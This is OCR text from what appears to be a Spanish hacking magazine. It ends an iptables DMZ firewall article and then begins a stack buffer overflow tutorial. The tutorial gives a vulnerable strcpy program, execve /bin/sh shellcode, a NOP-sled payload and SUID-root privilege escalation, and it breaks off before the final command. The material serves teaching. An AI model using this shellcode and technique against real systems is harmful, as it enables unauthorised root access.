¿Cómo puede entonces funcionar la comunicación de Gaia hacia Hades si todo el tráfico de Hades hacia Gaia está cerrado? ¿No tendríamos que permitir al menos las respuestas que tenga que enviar Hades a Gaia cuando por ejemplo Eolo se conecta por SSH a Persefone?

Pues claro que sí, pero esta situación ya la tenemos contemplada en la cadena **keep_state**. Es Eolo quien envía el paquete **SYN** que establece la conexión entre Eolo y Persefone. Una vez establecida la conexión, nuestra cadena keep_state prevalecerá sobre la regla que tenemos aquí:

iptables -A hades_gaia -j DROP

¿Y por qué prevalece? Pues lógicamente, porque la insertamos **antes**, concretamente en este punto:

iptables -A FORWARD -p tcp -j keep_state

Normalmente, si vemos en el log alguna línea con el prefijo **"HADES->GAIA: "**, que es el que hemos puesto para este camino, tendremos que estar alertas porque es una posible señal de que hemos sido atacados a través de la DMZ.

15. CADENA DE REGLAS DE HADES A OLIMPO

Esta es otra sección que podría ser mejorada enormemente, y que también os dejo como ejercicio. ☺

En principio, permito que los servidores de la DMZ tengan acceso total a Internet. Así, si en algún momento el administrador se sienta a los mandos para bajar actualizaciones de software, o cualquier otra cosa, no tendrá limitado el acceso.

En cambio, esta no es la opción más segura, y lo mejor sería limitar el acceso al exterior de forma inteligente. Así, si alguien llegase a penetrar en algún servidor, tendría muy limitado el acceso al exterior. ¿Qué tal, por poner un ejemplo, limitar la salida del protocolo **TFTP**? ¿Recordáis aquellos sistemas clásicos para meter troyanos en una máquina "medio-hackeada"? ☺

16. CADENA DE REGLAS DE OLIMPO A HADES

Aquí es donde se encuentra reflejada la funcionalidad de la red DMZ.

En primer lugar, para cualquier camino que venga **desde Olimpo** tenemos que permitir los paquetes que tienen como **IP de origen** la de nuestro **servidor DNS** (o servidores, si tenemos configurado más de uno), como **protocolo UDP**, y como **puerto de origen el 53** (el puerto de **DNS**, llamado con el alias ***"domain"***).

Por supuesto, igual que tenemos que dejar entrar las respuestas a nuestras consultas DNS, también tenemos que dejar salir nuestras consultas. Esto sería responsabilidad de los caminos que van **hacia Olimpo**, y no los que vienen desde Olimpo, como este. Por ejemplo, el camino anterior, **hades_olimpo**, iba hacia Olimpo, pero al permitir todo el tráfico, implícitamente estamos permitiendo también las consultas DNS.

Aparte del DNS, tenemos que permitir la entrada de conexiones hacia los puertos de ftp y web. El puerto de ssh, por supuesto, no estará abierto hacia la red Olimpo, ya que sólo Eolo (que pertenece a la red Gaia) puede administrar remotamente a Persefone.

17. CADENA DE REGLAS DE GAIA A OLIMPO

Aquí de nuevo estamos permitiendo que los usuarios de la red interna tengan acceso de salida total hacia Internet.

También os dejo como ejercicio que limitéis este acceso, si queréis, aunque en general en una red doméstica lo más conveniente será dejarlo abierto, para que podamos movernos a nuestras anchas por Internet desde nuestro PC.

En cambio, en una red corporativa, podría ser interesante limitar el acceso de los empleados, para que por ejemplo no puedan conectarse a chats, o a otros servicios no deseados.

En cualquier caso, la mejor forma de limitar este acceso al exterior no serían las iptables, si no un **proxy**, como por ejemplo el famoso **Squid** que, entre otras cosas, nos permitirá por ejemplo limitar qué paginas web pueden ver los empleados, y cuáles no (evitamos así una de las mayores pérdidas de tiempo de los empleados, que es la pornografía).

18- CADENA DE REGLAS DE OLIMPO A GAIA

Nuestra configuración no es muy purista que digamos. ¡Puertos abiertos en la red interna!

En una configuración totalmente paranoica, esto sería impensable. Pero como estamos considerando una configuración más bien doméstica, es normal que los usuarios de la red interna utilicen ciertos servicios como IRC, redes P2P, ...

Así que en primer lugar, por supuesto, tenemos que dejar que pasen las **respuestas a nuestras consultas DNS**, tal y como vimos antes.

Ahora tenemos que recordar el artículo sobre **DCC** de la **serie RAW**. Cuánto tiempo hace de aquello ya, ¿verdad?

En nuestro caso, hemos abierto 6 puertos de DCC para cada máquina de la red interna. Tanto Eolo como Poseidon tendrán que configurar sus clientes de IRC (mIRC, xchat, o el que sea...) para que el DCC vaya sólo a través de los 6 puertos que tienen asignados.

Aparte de esto, sólo nos queda el **Emule** de Poseidon, que necesitará tener abierto el puerto **4662** de TCP para funcionar correctamente.

Por supuesto, todo lo demás tendrá que ser rechazado. Aunque en realidad será difícil que nos lleguen paquetes que no encajen aquí, ya que previamente la **tabla NAT** se encargó de redireccionar hacia Gaia sólo los puertos que ya hemos tratado.

19. REGLAS PARA EL PROPIO CERBERO (INPUT)

Aquí creamos 3 nuevas cadenas de reglas, que se aplicarán a cualquier paquete que tenga como **IP de destino la del propio Cerbero**: una cadena para los paquetes que provienen de la red Olimpo, otra para los de la red Gaia, y otra para los de la red Hades.

En el caso de la red **Olimpo,** sólo permitimos que nos traiga de vuelta la respuesta a las consultas **DNS** que podamos hacer desde el propio Cerbero. En realidad, hasta esto podríamos quitarlo, ya que normalmente nunca nos sentaremos a los mandos de Cerbero para hacer nada, por lo que no hay motivo para necesitar hacer consultas DNS.

En el caso de **Hades**, no permitimos ningún trafico hacia Cerbero, faltaría más... Si hemos dicho que la DMZ (Hades) es la red potencialmente más vulnerable, de ninguna manera podemos permitir ningún tipo de acceso desde esta red hacia el corazón de nuestro sistema de seguridad, que es Cerbero.

Si vemos en los logs alguna línea que empiece por el prefijo que hemos puesto para este camino, **"HADES ->CERBERO: "**, entonces sí que nos podemos mosquear, porque es probable que alguien haya entrado en la red DMZ, y esté intentando penetrar en el firewall a través de ahí.

Bastante buenos estamos siendo ya permitiendo que desde la DMZ se pueda hacer ping al firewall (por la cadena

reglas_icmp), por lo que ésta sería una de las reglas que interesaría modificar a la hora de personalizar las reglas de ICMP para cada camino.

Por último, con respecto a **Gaia,** tenemos más de lo mismo. En este caso, teóricamente, no sería tan grave permitir algún tipo de acceso hacia Cerbero, pero... ¿para qué?

Si no hay ningún motivo por el cual tengamos que comunicarnos desde Gaia hacia Cerbero, mejor cerrar todo y curarnos en salud.

20. REGLAS PARA EL PROPIO CERBERO (OUTPUT)

Como ya dije, en principio permitimos que el propio Cerbero pueda hacer consultas **DNS**, aunque perfectamente podríamos eliminar esta opción. En cualquier caso... ¿para qué lo íbamos a querer, si todo el resto del tráfico está cerrado?

Como vemos, cerramos todo el tráfico desde Cerbero hacia el exterior, así que olvidaos de navegar por Internet desde el firewall. 😉

21. NOS PONEMOS EN MARCHA!

Para activar todo el script que hemos creado sólo nos falta una cosa: eliminar las reglas de bloqueo que colocamos al principio de cada cadena (INPUT, OUTPUT, y FORWARD).

Por tanto, con sólo borrar la regla número 1 de cada cadena: hop! iptables funcionando. 😉


Por cierto! Antes de que me vaya, por si alguien no lo sabe, todas las máquinas de Hades y Gaia tienen que tener como **puerta de enlace** a **Cerbero** (con la IP de Cerbero que corresponda según la red en la que estemos), y como **máscara de red 255.255.255.0**. Es decir, éstas serían las puertas de enlace de cada máquina:

Persefone: 192.168.2.1

Eolo: 192.168.3.1

Poseidon: 192.168.3.1

Autor: PyC (LCo)



Hola, en primer lugar, presentarme. Soy TuXeD, algunos me conoceréis del foro de esta revista, otros no, y a otros probablemente os dé igual quien soy, así que mejor sigo explicando

Durante varios artículos intentaré explicar en qué consisten varios tipos de vulnerabilidades y cómo aprovecharnos de ellas. En especial, vamos a hablar de desbordamientos de buffer, tanto *stack-based*, como *heap-based* y *bss-based*. También veremos qué son las cadenas de formato, los errores de programación en su uso, y la forma de explotarlos.

Por otra parte, debo comentar que todos estos artículos se basan en linux, y todos los ejemplos han sido probados en una máquina con Debian GNU/Linux con kernel 2.6.7.

Sin más preámbulos, espero que este primer artículo sobre desbordamientos de buffer en la pila [*stack-based*] os guste y os sea de utilidad

Conceptos teóricos

Bien, algunos de vosotros probablemente, al leer la presentación, os habréis preguntado "*¿Y qué es eso de la pila, heap, bss y todas esas cosas que dice?*". Pues todo eso son zonas de la memoria, y eso es lo que voy a explicar en esta sección.

Cuando ejecutamos un programa, la memoria asignada a éste es dividida en cinco segmentos (os pongo los nombres en inglés porque será como lo encontraréis la mayoría de las veces):

- text o code segment: Como su nombre indica, este segmento contiene el código del programa. Es aquí donde residen las instrucciones en código máquina que componen nuestro programa. Cuando lancemos el programa, empezará a ejecutarse desde la primera instrucción de este segmento. Este segmento es de tamaño fijo y sólo lectura.

- data segment: Aquí se encuentran las variables globales inicializadas de nuestro programa. Cuando al principio de un programa creamos una variable y le damos un valor, es en este segmento donde va a parar.

- bss segment: En esta zona de la memoria se alojan las variables no inicializadas de nuestro programa. Es decir, cuando le decimos a nuestro compilador que vamos a usar una variable de cierto tipo, pero no le damos un valor, lo que hace es reservar su espacio en el segmento bss. Tanto éste como el segmento anterior son de tamaño fijo, y se puede escribir en ellos.

- heap segment: Con este nombre [que viene a significar pila o montón] se llama al segmento de memoria reservado para la memoria dinámica. Cuando un programador no sabe de antemano el tamaño de una determinada variable, sino que depende de los datos del usuario por ejemplo, o de un cálculo realizado en tiempo de ejecución, tiene dos opciones: crear una variable lo suficientemente grande como para albergar los datos necesarios, o bien utilizar la memoria dinámica. Como podéis ver, el tamaño de este segmento no está predefinido, sino que va variando. En nuestro caso, crece en el mismo sentido que las direcciones de memoria.

- stack segment: Este segmento es lo que llamamos la pila. Se trata de una estructura de datos en la cual podemos apilar [push] y desapilar [*pop*] variables de la


cima de la pila. Puedes verlo como un montón de CDs: puedes poner un CD encima, o quitar el CD que hay arriba del todo, pero no puedes quitar un CD que haya en medio. Esto se usa para las variables locales de las funciones de nuestro programa, para almacenar direcciones de retorno cuando llamamos a una función, etc. Este segmento crece en el sentido opuesto al de las direcciones de memoria, y por tanto, hacia el heap. Cuando aumenta la pila, disminuye el espacio disponible para el heap, y viceversa.

Ahora que conoces la segmentación de la memoria de un programa, habrás podido darte cuenta de que dividimos el desbordamiento de un buffer según se encuentre en la pila, el segmento heap o el bss, puesto que se explotan de formas distintas. Como ya os he dicho antes, en este artículo solamente trataremos los buffer overflow producidos en la pila 😊

Antes de empezar a ver lo que pasa cuando desbordamos un buffer, voy a explicar un poco un par de registros del procesador que vamos a usar. Un registro es un pequeño espacio de memoria del procesador donde se almacenan ciertas variables. En el caso de los procesadores x86 actuales, los registros son de 32 bits, pero pueden ser de 64, y de muchos otros tamaños, dependiendo de la arquitectura.

Pues bien, tenemos varios registros dentro de un procesador x86: eax,ebx, ecx, ebp, esp, eip y unos cuantos más. Para lo que vamos a ver, nos basta con saber que el registro eip contiene la dirección de la siguiente instrucción que ejecutará nuestro procesador, esp contiene la dirección de la cima de la pila, y ebp la dirección del marco actual.

Y bien, ¿Qué es eso del marco? Para explicaros ésto, vamos a ver primero qué pasa cuando llamamos a una función en nuestro programa. Para llamar a una función, primero se guarda en la pila la siguiente instrucción a ejecutar, es decir, el contenido que deberá tener el registro EIP al salir de nuestra función (dirección de retorno). Seguidamente, se guarda el registro ebp, y después las variables locales de nuestra función. Una vez hecho esto, el puntero ebp toma el valor de la dirección 'base' de las variables de nuestra función, es decir, apunta a la dirección de la pila que se encuentra justo encima del puntero ebp anterior. Creo que con el siguiente gráfico será más sencillo de entender:



Como puede que todo esto no quede muy claro, vamos a ver esto en vivo y en directo mediante el siguiente programa:

Codigo:

```
#include <stdio.h>
int suma(int a,int b){
        int suma;
        suma=a+b;
        return suma;
}

int main(){
        int x, int y;
        printf("Dame x e y separados por una coma: ");
        scanf("%d,%d",&x,&y);
        printf("La suma es %d \n", suma(x,y));
        return 0;
}
```

Veamos, en este caso no tenemos variables globales, ni inicializadas ni sin inicializar, por tanto los segmentos de datos y bss estarán vacíos. Dentro de la función main, tenemos dos variables locales, x e y, que como hemos visto, estarán en la pila [1]. Luego, cuando llamemos a suma(x,y), lo primero que meteremos en la pila son los argumentos de la función suma, y detrás de ellos, las direcciones de retorno (eip siguiente, que apunta a la instrucción *return 0*) y de inicio del marco (ebp) [2]. Seguidamente, se cambiará ebp (apuntando a la cima actual de la pila), y se meterá en la pila la variable local suma [3]. Así pues, el esquema de la pila será como sigue:

[1]		*[2]*		*[3]*	**Variable suma**
			Dir. ebp main()	ebp ------>	Dir. ebp main()
			Dir. Retorno		Dir. Retorno
			Argumento x		Argumento x
			Argumento y		Argumento y
	Variable y		Variable y		Variable x
ebp ------>	Variable x	ebp ------>	Variable x		Variable y

Como ves, el ebp ahora está apuntando a la base del espacio de memoria de la función suma, es decir, justo debajo de la primera de sus variables locales. Como he dicho antes, ebp delimita el marco de una función, por tanto podemos ver el marco de la función como una especie de "*Ventana*" de la memoria, donde se encuentran sus propias variables. Cuando una función termina, debe dejar la pila tal y como se encontraba justo antes de su ejecución, por tanto debe haber retirado de la pila todas sus variables locales. Seguidamente se restablecen los valores de ebp y eip, y se retiran de la pila los argumentos de la función. Así, todo ha vuelto a su normalidad y el programa continuará como si la llamada a la función no fuese más que una simple instrucción.

Bien, ahora que ya sabemos lo que pasa en la pila, pensemos un poco... ¿qué pasaría si modificáramos el valor de la dirección de retorno? Como ves, al finalizar la función, el programa saltaría a la dirección que nosotros hubiésemos puesto. ¿Y si conseguimos poner el código que quera-

mos en memoria, y cambiamos la dirección de retorno para que salte a dicho código? Pues eso es lo que vamos a hacer en este artículo. Vamos a verlo 😉

Desbordando el Buffer

Bueno, como he dicho en el párrafo anterior, ahora que ya sabemos un poquito de teoría, y ya sabemos lo que puede pasar si desbordamos el buffer, vamos a verlo en la práctica. Para ello, usaremos el siguiente programita ejemplo:

Código bof.c:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        char mensaje[512];
        if(argc<2){
                printf("Uso: %s <mensaje>\n",argv[0]);
                return -1;
        }
        else {
                strcpy(mensaje,argv[1]);
                printf("%s\n",mensaje);
        }
        return 0;
}
```

Como veis, es un programita chorra que únicamente muestra un mensaje con el argumento que le hemos pasado como parámetro. Compilamos y lo probamos:

```
tuxed@athenea:~/Articulos HxC$ gcc bof.c -o bof -g
tuxed@athenea:~/Articulos HxC$ ./bof
Uso: ./bof <mensaje>
tuxed@athenea:~/Articulos HxC$ ./bof hola
hola
tuxed@athenea:~/Articulos HxC$
```

Pues sí, parece que funciona como debe. Pero nosotros vamos a jugar con él, y vamos a meterle más de 512 caracteres. Lo haremos con perl, y gracias a la sustitución de comandos de bash. Si ponemos en la shell un comando entre acentos graves, entonces sustituirá la línea de nuestro comando por la salida del comando que hemos puesto entre acentos. Veamos un ejemplo:

```
tuxed@athenea:~/Articulos HxC$ `perl -e 'print "cat bof.c"'`
#include <stdio.h>
#include <string.h>
...
tuxed@athenea:~/Articulos HxC$
```

El comando *perl -e 'print "cat bof.c"'* lo que hace es imprimir por pantalla la cadena *cat bof.c*. Al meter dicho comando entre acentos graves, la bash lo que hace es ejecutar el comando, y tomar la salida como una orden a ejecutar. Por tanto, en este caso la shell lo que ha ejecutado es la orden *cat bof.c*, que simplemente muestra por pantalla el contenido del archivo bof.c.

Además, perl nos permite repetir una cadena tantas veces como queramos, mediante el uso del operador x. Si le damos la orden *print "A"x1000*, el intérprete de perl imprimirá por pantalla 1000 veces la letra A. Esto nos puede ayudar a probar la capacidad del buffer, variando el número de letras que le pasamos como parámetro a nuestro programa. Veamos qué nos devuelve al meter 600 veces la letra A:

```
tuxed@athenea:~/Articulos HxC$ ./bof `perl -e 'print "A"x600'`
AAAAAAAAAAAAAAAAAAA(muchas A)
Violación de segmento
tuxed@athenea:~/Articulos HxC$
```

¿*Violación de segmento* ? Qué significa eso? Pues eso significa que nuestro programa ha intentado acceder a una zona de la memoria que no le pertenece, y por tanto el sistema operativo no le deja. Según lo explicado en la parte de conceptos teóricos, si desbordamos el buffer podemos llegar a modificar la dirección de retorno de nuestra función, y el programa intentará saltar a dicha dirección. En este caso, lo que hemos hecho ha sido rellenar la dirección de retorno con A's, con lo que ha quedado la dirección 0x41414141, y cuando nuestro programa ha intentado saltar allí, el sistema le ha dicho que no es una dirección válida y lo ha terminado. Ahora bien, ¿por qué no intentamos afinar un poco más, a ver cual es el mínimo número de caracteres que desborda el buffer? Pues vamos probando, y llegaremos a un momento en el que no desborde, así que ese será nuestro límite, en mi caso 524 es la frontera.

Podemos suponer que en este momento se ha modificado el valor de la dirección de retorno. Vamos a ver si es verdad con la ayuda del depurador gdb. Para ello, ejecutaremos nuestro programa en el depurador y con la orden x (examine) miraremos qué hay en la dirección de memoria donde se ha guardado la dirección de retorno. Si miramos en la imagen anterior, que ilustra la disposición de la pila al llamar a una función, vemos que lo que queremos mirar está justo por debajo del ebp guardado, que es la dirección apuntada por el registro ebp. Si tenemos en cuenta que la pila aumenta hacia direcciones de memoria decrecientes, la dirección que buscamos es la del registro ebp más el tamaño del puntero ebp guardado, que es de 4 bytes. Así pues, tenemos que mirar en ebp+4.

NOTA

Para quien no lo sepa, un depurador es un programa que nos ayuda a seguir la ejecución de nuestros programas paso por paso, pudiendo detener dicha ejecución en un punto determinado, examinar la memoria del programa, cambiar el contenido de dicha memoria en tiempos de ejecución, y evidentemente, continuar con su ejecución después de haberlo parado.

GDB es el depurador de GNU, disponible para GNU/Linux y para otros sistemas operativos, y viene incorporado en la mayoría de distribuciones de GNU/Linux actuales. Se lanza mediante la orden gdb ejecutable, y luego queda a la espera de comandos. Aquí os dejo una pequeña referencia de comandos:

-run [lista_argumentos] : Nos permite ejecutar el programa con la lista de argumentos que hemos especificado.

-list : Muestra el código del programa, siempre que se haya compilado con opciones de depuración.

-p [EXPR] : Imprime en pantalla el resultado de la expresión EXPR. Lo usaremos para ver la dirección de una determinada variable o un registro en memoria.

-x [EXPR] : Este comando sirve para examinar el contenido de una determinada dirección de memoria. Se puede acompañar de códigos de formato, por ejemplo, x/s &mensaje imprimirá el contenido de la variable mensaje (si existe) como una cadena.

-break [archivo:linea] : Detendrá la ejecución del programa en la línea especificada del archivo especificado. Es opcional la especificación del archivo. Nosotros no la usaremos puesto que los programas de ejemplo solo usan un archivo de código.

-continue : Nos permite continuar con la ejecución del programa después de detenerlo.

-next: Sirve para ejecutar una sola instrucción después de detener el programa.

-quit : Evidentemente, para salir del gdb.

Si queréis más información sobre gdb, podéis consultar la página del manual (man gdb) o bien la información que proporciona el comando info, mucho más extensa (info gdb).

Bien, pues vamos a poner un breakpoint (punto de ruptura) justo antes de rellenar el buffer (línea 11), y miraremos la dirección de retorno. Acto seguido, ejecutaremos la siguiente instrucción y veremos si se ha modificado dicho valor:

```
tuxed@athenea:~/Articulos HxC$ gdb bof
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for de-
tails.
This GDB was configured as "i386-linux"...Using host libthread_db li-
brary "/lib/tls/libthread_db.so.1".

(gdb) break 11
Breakpoint 1 at 0x80483fe: file bof.c, line 11.
(gdb) run `perl -e 'print "A"x524'`
Starting program: /home/tuxed/Articulos HxC/bof `perl -e 'print
"A"x524'`

Breakpoint 1, main (argc=2, argv=0xbffffb54) at bof.c:11
11              strcpy(mensaje,argv[1]);
(gdb) x $ebp+4
0xbffffacc:     0x400357f8
(gdb) next
12              printf("%s\n",mensaje);
(gdb) x $ebp+4
0xbffffacc:     0x40035700
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

Como vemos, se ha modificado el valor del registro eip, pero no con lo que esperábamos, que era 0x41414141, sino modificando su último byte por 00. Esto es porque el final de una cadena se representa con un byte nulo (0x00), y debido a que en la arquitectura x86 se guardan los bytes de menor peso delante (little endian), se ha modificado el último byte de la dirección de retorno con un 00. Así pues, para modificar nuestra dirección de retorno correctamente, necesitaremos al menos 528 bytes.

En este momento, ya sabemos qué pasa en la pila y con cuántos caracteres logramos modificar la dirección de retorno de nuestro programa. Ahora debemos saber cómo hacer que nuestro programa haga exactamente lo que nosotros queramos, es decir, como hacerle ejecutar nuestra shellcode. Para hacer esto, existen varias posibilidades. La más usada es guardar la shellcode en el propio buffer y lograr modificar la dirección de retorno con la dirección del propio buffer.

Almacenando la shellcode en el buffer

Puesto que la dirección del buffer puede variar debido a variables de entorno, nombre del programa, etc., lo que haremos será rellenar el principio del buffer con unas cuantas instrucciones NOP (No Operation, byte 0x90), que lo que hacen es, precisamente, no hacer nada. Así, tendremos un margen más grande a la hora de acertar con la dirección de retorno. Después de los NOPs, ponemos la shellcode y, después, ponemos la dirección del buffer repetidamente hasta lograr los 528 bytes que necesitamos para modificar la dirección de retorno (por si acaso, vamos a poner unos pocos más).

Así, nuestro buffer quedará como sigue:

Bloque NOPs	Shellcode	Bloque Dir. Retorno

Pero, cuántos NOPs ponemos? Cuantas direcciones de retorno? Pues bien, vamos a pensarlo. Primero tenemos que saber que shellcode vamos a usar. Yo voy a usar la siguiente shellcode:

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54\x53\x50\x8c\xe0\x21\xc0\x74\x04\xb0\x3b\xeb\x07\xb0\x0b\x99\x52\x53\x89\xe1\xcd\x80"
```

Así pues, la metemos en un archivo, y contamos sus caracteres:

```
tuxed@athenea:~/Articulos HxC$ printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54\x53\x50\x8c\xe0\x21\xc0\x74\x04\xb0\x3b\xeb\x07\xb0\x0b\x99\x52\x53\x89\xe1\xcd\x80">scode
tuxed@athenea:~/Articulos HxC$ wc -c scode
38 scode
tuxed@athenea:~/Articulos HxC$
```

Bien, si tenemos 38 bytes para la shellcode, entonces nos quedan, suponiendo que vamos a usar 540 bytes, 502 para NOPs y direcciones de retorno. Teniendo en cuenta que las direcciones de retorno son de 4 bytes, vamos a usar para NOPs 234 bytes, y el resto, 502-234=268 para direcciones de retorno. Dividimos 268 entre 4, y vemos que tenemos que poner 67 veces la dirección de retorno. Ahora bien, todavía no sabemos la dirección de retorno, así que tenemos que averiguarla, pero cómo? Pues, como antes, con la ayuda del depurador gdb:

```
(gdb) break 11
Breakpoint 1 at 0x80483fe: file bof.c, line 11.
(gdb) run `perl -e 'print "A"x540'`
Starting program: /home/tuxed/Articulos HxC/bof `perl -e 'print "A"x540'`

Breakpoint 1, main (argc=2, argv=0xbffffb44) at bof.c:11
11              strcpy(mensaje,argv[1]);
(gdb) p &mensaje
$1 = (char (*)[512]) 0xbffff8b0
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

Como vemos, nuestro buffer está en 0xbffff8b0. Como tenemos un margen de 241 bytes, vamos a saltar aproximadamente al centro del bloque de NOPs, esto es, unos 100 bytes más hacia delante del inicio del buffer. Así pues, si sumamos 100 (decimal) a dicha dirección, nos queda 0xbffff914. Así pues, tenemos el siguiente esquema:

234xNOP	Shellcode	67x"0xbffff914"

Pues bien, vamos a hacerlo. Para ello utilizaremos otra vez perl, pero esta vez para imprimir 234 bytes con el valor 0x90. Justo después de ésto, usaremos el comando cat con el archivo que contiene nuestro shellcode (es decir, *cat scode*), y luego la dirección de retorno 67 veces. Si hacemos esto, y todo va bien, deberíamos tener nuestra ansiada shell. Para sacar provecho de verdad de un buffer overflow, el programa víctima debe ser ejecutado por un usuario con más privilegios que nosotros en el sistema (root por ejemplo 😉), o bien tener el bit SUID activado y ser propiedad de dicho usuario.

Como inciso, decir que cuando un ejecutable tiene el bit SUID activo, será ejecutado siempre con los permisos de su propietario. Es decir, si tenemos un programa de root con el bit SUID activo, al ejecutarlo tendremos los privilegios de root. Si dicho programa tiene un buffer overflow, entonces el código que ejecutemos (la shellcode) se ejecutará con privilegios de root. Por tanto, vamos a dar privilegios de root a nuestro programa, cambiando el propietario a root y activando el bit suid:

```
tuxed@athenea:~/Articulos HxC$ su
Password:
athenea:/home/tuxed/Articulos HxC# chown root bof
athenea:/home/tuxed/Articulos HxC# chmod u+s bof
```

Ahora procedemos a explotar nuestro programita, tal como he indicado antes:

```
tuxed@athenea:~/Articulos HxC$ ./bof `perl -e 'print "\x90"x234'``cat scode``perl -e 'print "\xbf\xff\xf9\x14"x67'`
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□1ÀPh//shh/bin‰ãPTSPŒà!Àt#°;ë°


RS‰áÍ□¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù
#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿ
ù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿
ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#
¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#¿ÿù#
Violación de segmento
tuxed@athenea:~/Articulos HxC$
```

Mmm ¿Qué ha pasado? Como vemos arriba, ha habido una violación de segmento y nos devuelve a nuestra propia shell. ¿Por qué? Algunos de vosotros, si habéis estado atentos a lo que he escrito al principio, ya sabréis la razón. Si recordáis, dije que la codificación de los datos en la arquitectura Intel x86 es *little endian*, lo que significa que en memoria, los bytes de menor peso se guardan primero. Así pues, nuestra dirección de retorno habrá sido guardada en orden inverso, y por eso se ha producido la violación de segmento. Vamos a verlo:

```
tuxed@athenea:~/Articulos HxC$ gdb bof
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db library "/lib/tls/libthread_db.so.1".

(gdb) break 12
Breakpoint 1 at 0x8048418: file bof.c, line 12.
(gdb) run `perl -e 'print "\x90"x234'``cat scode``perl -e 'print "\xbf\xff\xf9\x14"x67'`
Starting program: /home/tuxed/Articulos HxC/bof `perl -e 'print "\x90"x234'``cat scode``perl -e 'print "\xbf\xff\xf9\x14"x67'`

Breakpoint 1, main (argc=351928255, argv=0x14f9ffbf) at bof.c:12
12              printf("%s\n",mensaje);
(gdb) x $ebp+4
0xbffffabc:     0x14f9ffbf
(gdb) quit
The program is running.  Exit anyway? (y or n) y
tuxed@athenea:~/Articulos HxC$
```

Como veis, la dirección de retorno que habíamos supuesto ha salido completamente al revés. Así pues, para resolver el problema, lo que deberemos hacer es darle la vuelta a la dirección de retorno, para que los bytes queden como queremos. Por tanto, vamos a ejecutar nuestro ataque final y obtener nuestra ansiada shell:

```
